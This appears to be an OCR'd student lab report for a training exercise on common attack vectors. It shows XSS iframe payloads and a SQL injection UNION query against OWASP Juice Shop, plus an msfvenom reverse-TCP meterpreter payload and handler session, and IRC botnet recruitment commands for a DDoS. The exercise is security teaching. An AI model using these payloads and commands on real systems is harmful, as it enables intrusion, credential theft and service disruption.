Student:	Email:
Yengkong Sayaovong	ysayaovo@asu.edu


Time on Task:	Progress:
2 hours, 29 minutes	100%

Report Generated: Saturday, September 16, 2023 at 9:26 PM

Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack

11. **Make a screen capture** showing the **DOM XSS dialog box**.



Assessing Common Attack Vectors (4e)
vWorkstation
2023-09-16 18:10:37
Yengkong Sayaovong

juiceshop.com/#/search?q=<iframe src%3Djavascript:alert('xs

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

<iframe src=javascript:alert('xss')">


Search Results -

The address wasn't

No results found

Try adjusting your search to find what you're looking for.

21. **Make a screen capture** showing the **successful admin login**.



juiceshop.com/#/search

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

Assessing Common Attack Vectors (4e)
vWorkstation
2023-09-16 18:15:49
Yengkong Sayaovong

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

admin@juice-sh.op


Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	juiceshop.com	green_smoothie.jpg	vendor-es2018.js:1...	jpeg	cached	15.54 kB
304	GET	juiceshop.com	permafrost.jpg	vendor-es2018.js:1...	jpeg	cached	98.71 kB
304	GET	juiceshop.com	lemon_juice.jpg	vendor-es2018.js:1...	jpeg	cached	16.64 kB
304	GET	juiceshop.com	melon_bike.jpeg	vendor-es2018.js:1...	jpeg	cached	21.02 kB
304	GET	juiceshop.com	fan_facemask.jpg	vendor-es2018.js:1...	jpeg	cached	26.30 kB

32 requests 356.94 kB / 9.42 kB transferred Finish: 3.87 min

```
error: Object { message: "SQLITE_ERROR: near \"d9729feb74992cc3482b350163a1a010\": syntax error", stack: "SequelizeDatabaseError: SQLITE_ERROR: near \"d9729feb74992cc3482b350163a1a010\": syntax error\n at Query.formatError (/home/user/Downloads/juice-shop_12.11.0/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n at Query._handleQueryResponse (/home/user/Downloads/juice-shop_12.11.0/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n at afterExecute
```

```
downloadable font: no supported format found (font-family: "FontMfizz" style:normal weight:400 stretch:100 src index:1) source: (end of source list)
```

26. **Make a screen capture** showing the **successful Reflected XSS injection**.



juiceshop.com/#/track-result?id=<iframe src%3D"javascript

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

Assessing Common Attack Vectors (4e)
vWorkstation
2023-09-16 18:17:46
Yengkong Sayaovong

Search Results - 5267-45dfc85be6861c19

Expected Delivery


Ordered products

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	3	5.97¤
Orange Juice (1000ml)	2.99¤	1	2.99¤

Bonus Points Earned: 0

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

42. **Make a screen capture** showing the **user with the @owasp.org email**.



Assessing Common Attack Vectors (4e)
vWorkstation
2023-09-16 18:23:15
Yengkong Sayaovong

juiceshop.com/rest/products/search?q=')) UNION SELECT id,em... FROM Users--

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

```
status:           "success"
data:
  0:
    id:           1
    name:         "Apple Juice (1000ml)"
    description:  "The all-time classic."
    price:        1.99
    deluxePrice:  0.99
    image:        "apple_juice.jpg"
    createdAt:    "2023-09-16 22:58:45.158 +00:00"
    updatedAt:    "2023-09-16 22:58:45.158 +00:00"
    deletedAt:    null
  1:
    id:           1
    name:         "admin@juice-sh.op"
    description:  "0192023a7bbd73250516f069df18b500"
```

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	juiceshop.com	search?q=')) UNION SELECT id,email,password,4,5,	document	vnd.m...	5.68 kB	19.88 kB
	GET	juiceshop.com	favicon.ico	img		CSP	


Search finished. Found 0 matching lines in 0 files.

2 requests 19.88 kB / 5.68 kB transferred Finish: 286 ms DOMContentLoaded: 308 ms load: 316 ms

```
Content Security Policy: The page's settings blocked the loading of a resource at http://juiceshop.com/favicon.ico ("default-src").   resource:191:19
```

Part 2: Perform a Malware Attack


6. **Make a screen capture** showing the **msfvenom output**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2023-09-16 18:42:39
Yengkong Sayaovong

```
┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT==4444
 -f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
Error: One or more options failed to validate: LPORT.

┌──(kali㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

┌──(kali㉿kali)-[~/payloads]
└─$
```

23. **Make a screen capture** showing the **Opening malwarePayload.exe dialog box**.



You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)

Opening malwarePayload.exe

You have chosen to open:

malwarePayload.exe

which is: DOS/Windows executable (7.0 KB)
from: http://202.20.2.4:8080

What should Firefox do with this file?

● Open with Engrampa Archive Manager (default)


○ Save File

□ Do this automatically for files like this from now on.

Cancel OK

euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam

36. **Make a screen capture** showing the **output of the sysinfo command**.




```
msf6 exploit(multi/handler) > set payload windows/x64/meterpppreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[-] Command shell session 1 is not valid and will be closed
[*] 201.10.1.1 - Command shell session 1 closed.
meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer        : VWORKSTION
OS              : Windows 2016+ (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : SECURELABSONDEM
Logged On Users : 7
Meterpreter     : x64/Windows
meterpreter >
```

Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack


25. **Make a screen capture** showing the **newly recruited hosts**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2023-09-16 19:53:37
Yengkeng Sayaovong

```
 Try to take over the world...
20:51 -!- kali [kali@202.20.2.4] has joined #c2
20:51 -!- Topic for #c2: Try to take over the world...
20:51 [Users #c2]
20:51 [ kali]
20:51 -!- Irssi: #c2: Total of 1 nicks [0 ops, 0 halfops, 0 voices, 1 normal]
20:51 < kali> cp /home/kali/malware/debbie.py /home/kali/site
20:52 < kali> .muster
20:52 < kali> .scout alfred_deborouter 204.40.4.0/24
20:53 < kali> .recruit alfred_deborouter
20:53 < kali> .muster









 [20:53] [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

28. **Make a screen capture** showing the **drisst.org webpage**.




The DRISST project.

[illegible]

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

33. **Make a screen capture** showing the **failed connection to drisst.org**.



